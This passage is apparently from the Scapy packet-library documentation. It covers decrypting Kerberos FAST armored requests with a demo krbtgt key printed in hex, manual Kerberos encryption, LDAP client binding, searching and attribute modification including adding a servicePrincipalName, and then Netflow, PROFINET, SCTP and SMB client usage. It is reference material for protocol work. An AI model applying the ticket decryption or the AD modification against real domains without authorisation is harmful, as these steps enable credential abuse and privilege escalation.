↪xcaG\xe9\x0f;\xc8H\xa1\x83\x8f\xcer\t\xf5r\x96\xe4Ic\xa2\xd1\xe3\xd4']>
    | \reqBody \
    | |###[ KRB_KDC_REQ_BODY ]###
    | | kdcOptions= forwardable, renewable, canonicalize, renewable-ok
↪<ASN1_BIT_STRING[0100000010...0000010000]=b'@\x81\x00\x10' (0 unused bit)>
    | | \cname \
    | | |###[ PrincipalName ]###
    | | | nameType = 'NT-PRINCIPAL' 0x1 <ASN1_INTEGER[1]>
    | | | nameString= [<ASN1_GENERAL_STRING[b'adm-0-fastenb']>]
    | | realm = <ASN1_GENERAL_STRING[b'DOM1']>
    | | \sname \
    | | |###[ PrincipalName ]###
    | | | nameType = 'NT-SRV-INST' 0x2 <ASN1_INTEGER[2]>
    | | | nameString= [<ASN1_GENERAL_STRING[b'krbtgt']>, <ASN1_GENERAL_
↪STRING[b'DOM1']>]
    | | from = None
    | | till = 2037-09-13 02:48:05 UTC <ASN1_GENERALIZED_TIME[
↪'20370913024805Z']>
    | | rtime = 2037-09-13 02:48:05 UTC <ASN1_GENERALIZED_TIME[
↪'20370913024805Z']>
    | | nonce = 0x3f58a7a0 <ASN1_INTEGER[1062774688]>
    | | etype = [0x12 <ASN1_INTEGER[18]>, 0x11 <ASN1_INTEGER[17]>, ↵
↪0x17 <ASN1_INTEGER[23]>, 0x18 <ASN1_INTEGER[24]>, -0x87 <ASN1_INTEGER[-135]>
↪, 0x3 <ASN1_INTEGER[3]>]
    | | \addresses \
    | | |###[ HostAddress ]###
    | | | addrType = 'NetBios' 0x14 <ASN1_INTEGER[20]>
    | | | address = <ASN1_STRING[b'SRV ']>
    | | encAuthorizationData= None
    | | additionalTickets= None

```

There are 3 encrypted payloads:

- `pkt.root.padata[0].padataValue.armoredData.armor.armorValue.ticket.encPart`, encrypted using the KRBTGT
- `pkt.root.padata[0].padataValue.armoredData.armor.armorValue.authenticator`, encrypted using the ticket session key (that the clients gets from the first AS-REQ, and that that is also included in tickets for the server to use)
- `pkt.root.padata[0].padataValue.armoredData.encFastReq`, encrypted using using the armor key

We have the krbtgt for this demo:

```

>>> from scapy.libs.rfc3961 import Key, EncryptionType
>>> krbtgt_hex =
↪"ac67a63d7155791fe31dace230ab516e818c453dfdbd44cbe691b240725c4907"

```

(continues on next page)

(continued from previous page)

```
>>> krbtgt = Key(EncryptionType.AES256_CTS_HMAC_SHA1_96, key=bytes.
↳ fromhex(krbtgt_hex))
```

We can therefore decrypt the first payload:

```
>>> enc = pkt.root.padata[0].padataValue.armoredData.armor.armorValue.ticket.
↳ encPart
>>> enticketpart = enc.decrypt(krbtgt)
>>> enticketpart.show()
###[ EncTicketPart ]###
  flags      = forwardable, renewable, initial, pre-authent <ASN1_BIT_
↳ STRING[0100000011...0000000000]=b'@\xe1\x00\x00' (0 unused bit)>
  \key       \
  |###[ EncryptionKey ]###
  | keytype   = 'AES-256' 0x12 <ASN1_INTEGER[18]>
  | keyvalue  = <ASN1_STRING[b'\xe3\xa2\x0f\x8e\xb2\xe1*\xe0\x7f\x86\xcc\
↳ x88\xe6,\x08>B\xd8)m/G\x82B;\x9f+\x86\xcd\xcd\xfd\x05']>
  crealm     = <ASN1_GENERAL_STRING[b'DOM1.LOCAL']>
  \cname     \
  |###[ PrincipalName ]###
  | nameType  = 'NT-PRINCIPAL' 0x1 <ASN1_INTEGER[1]>
  | nameString= [<ASN1_GENERAL_STRING[b'SRV$']>]
  \transited \
  |###[ TransitedEncoding ]###
  | trType    = 0x0 <ASN1_INTEGER[0]>
  | contents  = <ASN1_STRING[b'']>
  authtime   = 2022-07-12 23:02:25 UTC <ASN1_GENERALIZED_TIME[
↳ '20220712230225Z']>
  starttime  = 2022-07-12 23:02:25 UTC <ASN1_GENERALIZED_TIME[
↳ '20220712230225Z']>
  endtime    = 2022-07-13 09:02:25 UTC <ASN1_GENERALIZED_TIME[
↳ '20220713090225Z']>
  renewTill  = 2022-07-19 23:02:25 UTC <ASN1_GENERALIZED_TIME[
↳ '20220719230225Z']>
  addresses  = None
[...]
```

We can see the ticket session key in there, let's retrieve it and build a *Key* object:

Note

We use the `.toKey()` function in the `EncryptedKey` type which is a shorthand for `Key(<keytype>, key=<keyvalue>)`

```
>>> ticket_session_key = enticketpart.key.toKey()
>>> ticket_session_key.key
b'\xe3\xa2\x0f\x8e\xb2\xe1*\xe0\x7f\x86\xcc\x88\xe6,\x08>B\xd8)m/G\x82B;\x9f+\
↳ x86\xcd\xcd\xfd\x05'
```


We can now decrypt the second payload:

```
>>> enc = pkt.root.padata[0].padataValue.armoredData.armor.armorValue.
↳ authenticator
>>> authenticator = enc.decrypt(ticket_session_key)
>>> authenticator.show()
###[ KRB_Authenticator ]###
  authenticatorPvno= 0x5 <ASN1_INTEGER[5]>
  crealm      = <ASN1_GENERAL_STRING[b'DOM1.LOCAL']>
  \cname      \
  |###[ PrincipalName ]###
  | nameType   = 'NT-PRINCIPAL' 0x1 <ASN1_INTEGER[1]>
  | nameString= [<ASN1_GENERAL_STRING[b'SRV$']>]
  checksumtype= 0x0 <ASN1_INTEGER[0]>
  checksum     = <ASN1_STRING['']>
  cusec        = 0x3c <ASN1_INTEGER[60]>
  ctime        = 2022-07-12 23:54:37 UTC <ASN1_GENERALIZED_TIME[
↳ '20220712235437Z']>
  \subkey      \
  |###[ EncryptionKey ]###
  | keytype    = 'AES-256' 0x12 <ASN1_INTEGER[18]>
  | keyvalue   = <ASN1_STRING[b'%\xa4n\xe1\xd0\xf5\x8d\xc4\x8d\xecv\xe8\x9c\
↳ xd3\xc9\xee\x1bu\xc9\xa5\xa6\xf8\x83f\x98\xa1\xd9\xe7*I\x9b\xf8']>
  seqNumber    = 0x0 <ASN1_INTEGER[0]>
  encAuthorizationData= None
```

Again, we see inside this the subkey that is used to compute the armor key. We get it:

```
>>> subkey = authenticator.subkey.toKey()
>>> subkey.key
b'%\xa4n\xe1\xd0\xf5\x8d\xc4\x8d\xecv\xe8\x9c\xd3\xc9\xee\x1bu\xc9\xa5\xa6\
↳ xf8\x83f\x98\xa1\xd9\xe7*I\x9b\xf8'
```

Following [RFC6113 sect 5.4.1.1](#), we can now compute the armor key using:

```
>>> from scapy.libs.rfc3961 import KRB_FX_CF2
>>> armorkey = KRB_FX_CF2(subkey, ticket_session_key, b"subkeyarmor", b
↳ "ticketarmor")
>>> print(armorkey.key)
b'\x9f\x18L]I\x16\xd0\xe5\xa6\xd9\x92+\xbf\xbc\xe0\n\xd1\xcb6\xf3\xd1.C\xc2\
↳ xdcpxf0H(\x99\x14\x80'
```

That we can now use to decrypt the last payload:

```
>>> enc = pkt.root.padata[0].padataValue.armoredData.encFastReq
>>> krbfastreq = enc.decrypt(armorkey)
>>> krbfastreq.show()
###[ KrbFastReq ]###
  fastOptions= <ASN1_BIT_STRING[0000000000...0000000000]=b'\x00\x00\x00\x00
↳ ' (0 unused bit)>
  \padata      \
  |###[ PADATA ]###
```

(continues on next page)

(continued from previous page)

```

| padataType= 'PA-PAC-REQUEST' 0x80 <ASN1_INTEGER[128]>
| \padataValue\
| |###[ PA_PAC_REQUEST ]###
| | includePac= True <ASN1_BOOLEAN[-1]>
|###[ PADATA ]###
| padataType= 'PA-PAC-OPTIONS' 0xa7 <ASN1_INTEGER[167]>
| \padataValue\
| |###[ PA_PAC_OPTIONS ]###
| | options = Claims <ASN1_BIT_STRING[1000000000...0000000000]=b'\
↪x80\x00\x00\x00' (0 unused bit)>
| \reqBody \
|###[ KRB_KDC_REQ_BODY ]###
| kdcOptions= forwardable, renewable, canonicalize, renewable-ok <ASN1_
↪BIT_STRING[0100000010...0000010000]=b'@\x81\x00\x10' (0 unused bit)>
| \cname \
| |###[ PrincipalName ]###
| | nameType = 'NT-PRINCIPAL' 0x1 <ASN1_INTEGER[1]>
| | nameString= [<ASN1_GENERAL_STRING[b'adm-0-fastenb']>]
| realm = <ASN1_GENERAL_STRING[b'DOM1']>
| \sname \
| |###[ PrincipalName ]###
| | nameType = 'NT-SRV-INST' 0x2 <ASN1_INTEGER[2]>
| | nameString= [<ASN1_GENERAL_STRING[b'krbtgt']>, <ASN1_GENERAL_
↪STRING[b'DOM1']>]
| from = None
| till = 2037-09-13 02:48:05 UTC <ASN1_GENERALIZED_TIME[
↪'20370913024805Z']>
| rtime = 2037-09-13 02:48:05 UTC <ASN1_GENERALIZED_TIME[
↪'20370913024805Z']>
| nonce = 0x3f58a7a0 <ASN1_INTEGER[1062774688]>
| etype = [0x12 <ASN1_INTEGER[18]>, 0x11 <ASN1_INTEGER[17]>, 0x17
↪<ASN1_INTEGER[23]>, 0x18 <ASN1_INTEGER[24]>, -0x87 <ASN1_INTEGER[-135]>,
↪0x3 <ASN1_INTEGER[3]>]
| \addresses \
| |###[ HostAddress ]###
| | addrType = 'NetBios' 0x14 <ASN1_INTEGER[20]>
| | address = <ASN1_STRING[b'SRV ']>
| encAuthorizationData= None
| additionalTickets= None

```

9.8.7 Manually using Kerberos encryption

A `encrypt()` function exists in the `Key` object in order to do the opposite of `decrypt()`.

For instance, during pre-authentication, encode PA-ENC-TIMESTAMP:

```

>>> from datetime import datetime
>>> from scapy.libs.rfc3961 import Key, EncryptionType
>>> # Create the PADATA layer with its EncryptedValue
>>> pkt = PADATA(padataType=0x2, padataValue=EncryptedData())

```

(continues on next page)

(continued from previous page)

```

>>> # Compute the key
>>> key = Key.string_to_key(EncryptionType.AES256_CTS_HMAC_SHA1_96, b
↳ "Password1", b"DOMAIN.LOCALUser1")
>>> now_time = datetime.now(timezone.utc).replace(microsecond=0) # Current_
↳ time with no milliseconds
>>> # Encrypt
>>> pkt.padadataValue.encrypt(key, PA_ENC_TS_ENC(patimestamp=ASN1_GENERALIZED_
↳ TIME(now_time)))
>>> pkt.show()
####[ PADATA ]####
  padataType= 2
  \padataValue\
  |####[ EncryptedData ]####
  |  etype      = 18
  |  kvno       = 0x0 <ASN1_INTEGER[0]>
  |  cipher     = b"\xc1\x9a\xaf\x89V\x16\x82\xb6\x9a\xcb\x15[\xaf\xed\xda\
↳ xfc\x04\xbf\x18\xd4&\x91\xb3\xcf~tEk,\x98m\xee\xa4\x05=\x11b\xe05\xca\
↳ x92+80\x99\xb1'~\x8d\xdbtz\xa8"

```

9.9 LDAP

Scapy fully implements the LDAPv2 / LDAPv3 messages, in addition to a very basic *LDAP_Client* class.

9.9.1 LDAP client usage

The general idea when using the *LDAP_Client* class comes down to:

- instantiating the class
- calling *connect()* with the IP (this is where to specify whether to use SSL or not)
- calling *bind()* (this is where to specify a SSP if authentication is desired)
- calling *search()* to search data.
- calling *modify()* to edit data attributes.

The simplest, unauthenticated demo of the client would be something like:

```

>>> client = LDAP_Client()
>>> client.connect("192.168.0.100")
>>> client.bind(LDAP_BIND_MECHS.NONE)
>>> client.srl(LDAP_SearchRequest()).show()
Connecting to 192.168.0.100 on port 389...
| Connected from ('192.168.0.102', 40228)
NONE bind succeeded !
>> LDAP_SearchRequest
<< LDAP_SearchResponseEntry
####[ LDAP ]####
messageID = 0x1 <ASN1_INTEGER[1]>
\protocolOp\

```

(continues on next page)

(continued from previous page)

```

|###[ LDAP_SearchResponseEntry ]###
| objectName= <ASN1_STRING[b'']>
| \attributes\
| |###[ LDAP_PartialAttribute ]###
| | type      = <ASN1_STRING[b'domainFunctionality']>
| | \values   \
| | |###[ LDAP_AttributeValue ]###
| | | value   = <ASN1_STRING[b'7']>
| |###[ LDAP_PartialAttribute ]###
| | type      = <ASN1_STRING[b'forestFunctionality']>
| | \values   \
| | |###[ LDAP_AttributeValue ]###
| | | value   = <ASN1_STRING[b'7']>
| |###[ LDAP_PartialAttribute ]###
| | type      = <ASN1_STRING[b'domainControllerFunctionality']>
| | \values   \
| | |###[ LDAP_AttributeValue ]###
| | | value   = <ASN1_STRING[b'7']>
| [...]

```

Connecting

Let's first instantiate the *LDAP_Client*, and connect to a server over the default port (389):

```

client = LDAP_Client()
client.connect("192.168.0.100")

```

It is also possible to use TLS when connecting to the server.

```

client = LDAP_Client()
client.connect("192.168.0.100", use_ssl=True)

```

In that case, the default port is 636. This can be changed using the `port` attribute.

Note

By default, the server certificate is NOT checked when using this mode, because the server certificate will likely be self-signed. To actually use TLS securely, you should pass a `sslcontext` as shown below:

```

import ssl
client = LDAP_Client()
sslcontext = ssl.SSLContext(ssl.PROTOCOL_TLS_CLIENT)
sslcontext.load_verify_locations('path/to/ca.crt')
client.connect("192.168.0.100", use_ssl=True, sslcontext=sslcontext)

```

Note

If the client is too verbose, you can pass `verb=False` when instantiating `LDAP_Client`.

Binding

When binding, you must specify a *mechanism type*. This type comes from the `LDAP_BIND_MECHS` enumeration, which contains:

- `NONE`: an unauthenticated bind.
- `SIMPLE`: the simple bind mechanism. Credentials are sent **in plaintext**.
- `SICILY`: a [Windows specific authentication mechanism specified in \[MS-ADTS\]](#) that only supports NTLM.
- `SASL_GSSAPI`: the SASL authentication mechanism, as specified by [RFC 4422](#).
- `SASL_GSS_SPNEGO`: the SPNEGO authentication mechanism, another [Windows specific authentication mechanism specified in \[MS-SPNG\]](#).

Depending on the server that you are talking to, some of those mechanisms might not be available. This is most notably the case of `SICILY` and `SASL_GSS_SPNEGO` which are mostly Windows-specific.

We'll now go over "how to bind" using each one of those mechanisms:

NONE (Unauthenticated):

```
client.bind(LDAP_BIND_MECHS.NONE)
```

SIMPLE:

```
client.bind(
    LDAP_BIND_MECHS.SIMPLE,
    simple_username="Administrator",
    simple_password="Password1!",
)
```

SICILY - NTLM:

```
ssp = NTLMSSP(UPN="Administrator", PASSWORD="Password1!")
client.bind(
    LDAP_BIND_MECHS.SICILY,
    ssp=ssp,
)
```

SASL_GSSAPI - Kerberos:

```
ssp = KerberosSSP(UPN="Administrator@domain.local", PASSWORD="Password1!",
                  SPN="ldap/dc1.domain.local")
client.bind(
    LDAP_BIND_MECHS.SASL_GSSAPI,
    ssp=ssp,
)
```

SASL_GSS_SPNEGO - NTLM / Kerberos:

```
ssp = SPNEGOSSP([
    NTLMSSP(UPN="Administrator", PASSWORD="Password1!"),
    KerberosSSP(UPN="Administrator@domain.local", PASSWORD="Password1!",
                SPN="ldap/dc1.domain.local"),
])
client.bind(
    LDAP_BIND_MECHS.SASL_GSS_SPNEGO,
    ssp=ssp,
)
```

Signing / Encryption

Additionally, it is possible to enable signing or encryption of the LDAP data, when LDAPS is NOT in use. This is done by setting `sign` and `encrypt` parameters of the `bind()` function.

There are however a few caveats to note:

- It's not possible to use those flags in NONE (duh) or SIMPLE mode.
- When using the *NTLMSSP* (in *SICILY* or *SASL_GSS_SPNEGO* mode), it isn't possible to use `sign` without `encrypt`, because Windows doesn't implement it.

Querying

Once the LDAP connection is bound, it becomes possible to perform requests. For instance, to query all the values of the root DSE:

```
client.srl(LDAP_SearchRequest()).show()
```

We can also use the `search()` passing a base DN, a filter (as specified by RFC2254) and a scope.\

The scope can be one of the following:

- 0=baseObject: only the base DN's attributes are queried
- 1=singleLevel: the base DN's children are queried
- 2=wholeSubtree: the entire subtree under the base DN is included

For instance, this corresponds to querying the DN `CN=Users,DC=domain,DC=local` with the filter (`objectCategory=person`) and asking for the attributes `objectClass`, `name`, `description`, `canonicalName`:

```
resp = client.search(
    "CN=Users,DC=domain,DC=local",
    "(objectCategory=person)",
    ["objectClass", "name", "description", "canonicalName"],
    scope=1, # children
)
resp.show()
```

To understand exactly what's going on, note that the previous call is exactly identical to the following:

```
resp = client.srl(
    LDAP_SearchRequest(
```

(continues on next page)

(continued from previous page)

```

filter=LDAP_Filter(
    filter=LDAP_FilterEqual(
        attributeType=ASN1_STRING(b'objectCategory'),
        attributeValue=ASN1_STRING(b'person')
    )
),
attributes=[
    LDAP_SearchRequestAttribute(type=ASN1_STRING(b'objectClass')),
    LDAP_SearchRequestAttribute(type=ASN1_STRING(b'name')),
    LDAP_SearchRequestAttribute(type=ASN1_STRING(b'description')),
    LDAP_SearchRequestAttribute(type=ASN1_STRING(b'canonicalName'))
],
baseObject=ASN1_STRING(b'CN=Users,DC=domain,DC=local'),
scope=ASN1_ENUMERATED(1),
derefAliases=ASN1_ENUMERATED(0),
sizeLimit=ASN1_INTEGER(1000),
timeLimit=ASN1_INTEGER(60),
attrsOnly=ASN1_BOOLEAN(0)
)
)

```

Warning

Our RFC2254 parser currently does not support 'Extensible Match'.

Modifying attributes

It's also possible to change some attributes on an object. The following issues a Modify Request that replaces the displayName attribute and adds a servicePrincipalName:

```

client.modify(
    "CN=User1,CN=Users,DC=domain,DC=local",
    changes=[
        LDAP_ModifyRequestChange(
            operation="replace",
            modification=LDAP_PartialAttribute(
                type="displayName",
                values=[
                    LDAP_AttributeValue(value="Lord User the 1st")
                ]
            )
        ),
        LDAP_ModifyRequestChange(
            operation="add",
            modification=LDAP_PartialAttribute(
                type="servicePrincipalName",
                values=[
                    LDAP_AttributeValue(value="http/lorduser")
                ]
            )
        )
    ]
)

```

(continues on next page)

(continued from previous page)

```

        )
    )
]
)

```

9.9.2 LDAPHero

LDAPHero (LDAPéro in French) is a graphical wrapper around Scapy's *LDAP_Client*, that works on all platforms. It can be used with:

```
>>> load_module("ticketer")
>>> LDAPHero()
```

It's possible to pass it a SSP, which will be used when clicking the “Bind” button:

```
>>> LDAPHero(mech=LDAP_BIND_MECHS.SICILY,
...          ssp=NTLMSSP(UPN="Administrator@domain.local", PASSWORD="test"))
```

You can use the same examples as in *Binding*.

It's also possible to pass some connection parameters, for instance to connect to a specific host, you could use:

```
>>> LDAPHero(host="192.168.0.100")
```

9.10 Netflow

Netflow packets mainly comes in 3 versions:

```
- ``Netflow V5``
- ``Netflow V7``
- ``Netflow V9 / V10 (IPfix)``
```

While the two first versions are pretty straightforward, building or dissecting Netflow v9/v10 isn't easy.

9.10.1 Netflow V1

```
netflow = NetflowHeader()/NetflowHeaderV1()/NetflowRecordV1()
pkt = Ether()/IP()/UDP()/netflow
```

9.10.2 Netflow V5

```
netflow = NetflowHeader()/NetflowHeaderV5(count=1)/NetflowRecordV5(dst="192.
↪168.0.1")
pkt = Ether()/IP()/UDP()/netflow
```

9.10.3 NetflowV9 / IPfix

Netflow v9 and IPfix use a template based system. This means that records that are sent over the wire require a “Template” to be sent previously in a Flowset packet.

This template is required to understand the format of the record, therefore needs to be provided when building or dissecting those.

Fortunately, Scapy knows how to detect the templates and will provide dissecting methods that take care of that.

Note

The following examples apply to Netflow V9. When using IPfix, use the exact same format but replace the class names with their V10 counterpart (if they exist ! Scapy shares some classes between the two). Have a look at *netflow*

• Build

```
header = Ether()/IP()/UDP()
netflow_header = NetflowHeader()/NetflowHeaderV9()

# Let's first build the template. Those need an ID > 255.
# The (full) list of possible fieldType is available in the
# NetflowV910TemplateFieldTypes list. You can also use the int value.
flowset = NetflowFlowsetV9(
    templates=[NetflowTemplateV9(
        template_fields=[
            NetflowTemplateFieldV9(fieldType="IN_BYTES", fieldLength=1),
            NetflowTemplateFieldV9(fieldType="IN_PKTS", fieldLength=4),
            NetflowTemplateFieldV9(fieldType="PROTOCOL"),
            NetflowTemplateFieldV9(fieldType="IPV4_SRC_ADDR"),
            NetflowTemplateFieldV9(fieldType="IPV4_DST_ADDR"),
        ],
        templateID=256,
        fieldCount=5)
    ],
    flowSetID=0
)

# Let's generate the record class. This will be a Packet class
# In case you provided several templates in the flowset, you will need
# to pass the template ID as second parameter
recordClass = GetNetflowRecordV9(flowset)
# Now let's build the data records
dataFS = NetflowDataflowsetV9(
    templateID=256,
    records=[ # Some random data.
        recordClass(
            IN_BYTES=b"\x12",
            IN_PKTS=b"\0\0\0\0",
            PROTOCOL=6,
            IPV4_SRC_ADDR="192.168.0.10",
```

(continues on next page)

(continued from previous page)

```

        IPV4_DST_ADDR="192.168.0.11"
    ),
    recordClass(
        IN_BYTES=b"\x0c",
        IN_PKTS=b"\1\1\1\1",
        PROTOCOL=3,
        IPV4_SRC_ADDR="172.0.0.10",
        IPV4_DST_ADDR="172.0.0.11"
    )
],
)
pkt = header / netflow_header / flowset / dataFS

```

- **Dissection**

Scapy provides two methods to parse NetflowV9/IPFix:

- `NetflowSession`: to use with `sniff(session=NetflowV9Session, [...])`
- `netflowv9_defragment()`: to use on a packet or list of packets.

With the previous example:

```

pkt = Ether(raw(pkt)) # will loose the defragmentation
pkt = netflowv9_defragment(pkt)[0]

```

9.11 PROFINET IO RTC

PROFINET IO is an industrial protocol composed of different layers such as the Real-Time Cyclic (RTC) layer, used to exchange data. However, this RTC layer is stateful and depends on a configuration sent through another layer: the DCE/RPC endpoint of PROFINET. This configuration defines where each exchanged piece of data must be located in the RTC data buffer, as well as the length of this same buffer. Building such packet is then a bit more complicated than other protocols.

9.11.1 RTC data packet

The first thing to do when building the RTC data buffer is to instantiate each Scapy packet which represents a piece of data. Some of the basic packets are:

- `ProfinetIO`: the building block for PROFINET packets. Can be layered on top of `Ether()` or `UDP()`
- `PROFIsafe`: the `PROFIsafe` profile to perform functional safety
- `PNIORealTime_IOxS`: either an IO Consumer or Provider Status byte

Instantiate the packets as follows:

```

>>> load_contrib('pnio')
>>> raw(ProfinetIO()/b'AAA')
b'\x00\x00AAA'
>>> raw(PROFIsafe.build_PROFIsafe_class(PROFIsafeControl, 4)(data = b'AAA',
↪ control=0x20, crc=0x424242))

```

(continues on next page)

(continued from previous page)

```
b'AAA\x00 BBB'
>>> hexdump(PNIORealTime_IOxS())
0000    80
```

9.11.2 RTC packet

Now that a data packet can be instantiated, a whole RTC packet may be built. `PNIORealTimeCyclicPDU` contains a field `data` which is a list of all data packets to add in the buffer, however, without the configuration, Scapy won't be able to dissect it:

```
>>> load_contrib('pnio')
>>> p=PNIORealTimeCyclicPDU(cycleCounter=1024, data=[
... PNIORealTime_IOxS(),
... PNIORealTimeCyclicPDU.build_fixed_len_raw_type(4)(data = b'AAA') /
↳PNIORealTime_IOxS(),
... PROFIsafe.build_PROFIsafe_class(PROFIsafeControl, 4)(data = b'AAA',
↳control=0x20, crc=0x424242)/PNIORealTime_IOxS(),
... ])
>>> p.show()
###[ PROFINET Real-Time ]###
\data
|###[ PNIO RTC IOxS ]###
| dataState = good
| instance = subslot
| reserved = 0x0
| extension = 0
|###[ FixedLenRawPacketLen4 ]###
| data = 'AAA'
|###[ PNIO RTC IOxS ]###
| dataState = good
| instance = subslot
| reserved = 0x0
| extension = 0
|###[ PROFIsafe Control Message with F_CRC_Seed=0 ]###
| dat( = 'AAA'
| control = Toggle_h
| crc = 0x424242
|###[ PNIO RTC IOxS ]###
| dataState = good
| instance = subslot
| reserved = 0x0
| extension = 0
padding = ''
cycleCounter= 1024
dataStatus= primary+validData+run+no_problem
transferStatus= 0
```

For Scapy to be able to dissect it correctly, one must also configure the layer for it to know the location of each data in the buffer. This configuration is saved in the dictionary `conf.contribs["PNIO_RTC"]` which can be updated with the `conf.contribs["PNIO_RTC"].update` method. Each item in the dic-

tionary uses the tuple (Ether.src, Ether.dst, ProfinetIO.frameID) as key, to be able to separate the configuration of each communication. Each value is then a list of classes which describes a data packet. If we continue the previous example, here is the configuration to set:

```
>>> e=Ether(src='00:01:02:03:04:05', dst='06:07:08:09:0a:0b') /_
↳ ProfinetIO(frameID="RT_CLASS_1") / p
>>> e.show2()
###[ Ethernet ]###
  dst      = 06:07:08:09:0a:0b
  src      = 00:01:02:03:04:05
  type     = 0x8892
###[ ProfinetIO ]###
  frameID  = RT_CLASS_1 (8000)
###[ PROFINET Real-Time ]###
  \data    \
  |###[ PROFINET IO Real Time Cyclic Default Raw Data ]###
  | data    = '\x80AAA\x00\x80AAA\x00 BBB\x80'
  padding   = ''
  cycleCounter= 1024
  dataStatus= primary+validData+run+no_problem
  transferStatus= 0
>>> conf.contribs["PNIO_RTC"].update({'00:01:02:03:04:05', '06:07:08:09:0a:0b
↳ ', 0x8000): [
... PNIORealTime_IOxS,
... PNIORealTimeCyclicPDU.build_fixed_len_raw_type(4),
... PNIORealTime_IOxS,
... PROFIsafe.build_PROFIsafe_class(PROFIsafeControl, 4),
... PNIORealTime_IOxS,
... ]})
>>> e.show2()
###[ Ethernet ]###
  dst      = 06:07:08:09:0a:0b
  src      = 00:01:02:03:04:05
  type     = 0x8892
###[ ProfinetIO ]###
  frameID  = RT_CLASS_1 (8000)
###[ PROFINET Real-Time ]###
  \data    \
  |###[ PNIO RTC IOxS ]###
  | dataState = good
  | instance  = subslot
  | reserved  = 0x0
  | extension = 0
  |###[ FixedLenRawPacketLen4 ]###
  | data      = 'AAA'
  |###[ PNIO RTC IOxS ]###
  | dataState = good
  | instance  = subslot
  | reserved  = 0x0
  | extension = 0
  |###[ PROFIsafe Control Message with F_CRC_Seed=0 ]###
```

(continues on next page)

(continued from previous page)

```
| data      = 'AAA'
| control   = Toggle_h
| crc       = 0x424242
|###[ PNIO RTC IOxS ]###
| dataState = good
| instance  = subslot
| reserved  = 0x0
| extension = 0
padding     = ''
cycleCounter= 1024
dataStatus= primary+validData+run+no_problem
transferStatus= 0
```

If no data packets are configured for a given offset, it defaults to a `PNIORealTimeCyclicDefaultRawData`.

9.12 SCTP

SCTP is a relatively young transport-layer protocol combining both TCP and UDP characteristics. The [RFC 3286](#) introduces it and its description lays in the [RFC 4960](#).

It is not broadly used, its mainly present in core networks operated by telecommunication companies, to support VoIP for instance.

9.12.1 Enabling dynamic addressing reconfiguration and chunk authentication capabilities

If you are trying to discuss with SCTP servers, you may be interested in capabilities added in [RFC 4895](#) which describe how to authenticated some SCTP chunks, and/or [RFC 5061](#) to dynamically reconfigure the IP address of a SCTP association.

These capabilities are not always enabled by default on Linux. Scapy does not need any modification on its end, but SCTP servers may need specific activation.

To enable the RFC 4895 about authenticating chunks:

```
$ sudo echo 1 > /proc/sys/net/sctp/auth_enable
```

To enable the RFC 5061 about dynamic address reconfiguration:

```
$ sudo echo 1 > /proc/sys/net/sctp/addip_enable
```

You may also want to use the dynamic address reconfiguration without necessarily enabling the chunk authentication:

```
$ sudo echo 1 > /proc/sys/net/sctp/addip_noauth_enable
```


9.13 SMB

Scapy provides pretty good support for SMB 2/3 and very partial support of SMB1.

You can use the *SMB2_Header* to dissect or build SMB2/3, or *SMB_Header* for SMB1.

9.13.1 SMB 2/3 client

Scapy provides a small SMB 2/3 client Automaton: *SMB_Client*



Scapy's SMB client stack is as follows:

- the *SMB_Client* Automaton handles the logic to bind, negotiate and establish the SMB session (eventually using Security Providers).
- This Automaton is wrapped into a *SMB_SOCKET* object which provides access to basic SMB commands such as open, read, write, close, etc.
- This socket is wrapped into a *smbclient* class which provides a high-level SMB client, with functions such as ls, cd, get, put, etc.

You can access any of the 3 layers depending on how low-level you want to get. We'll skip over the lowest one in this documentation, as it not really usable as an API, but note that this is where to look if you want to change SMB negotiation or session setup .(people wanting to use this are welcomed to have a look at the `scapy/layers/smbclient.py` code).

High-Level *smbclient*

From the CLI

Let's start by using *smbclient* from the Scapy CLI:

```
>>> smbclient("server1.domain.local", "Administrator@domain.local")
Password: *****
SMB authentication successful using SPNEGOSSP[KerberosSSP] !
smb: \> shares
ShareName  ShareType  Comment
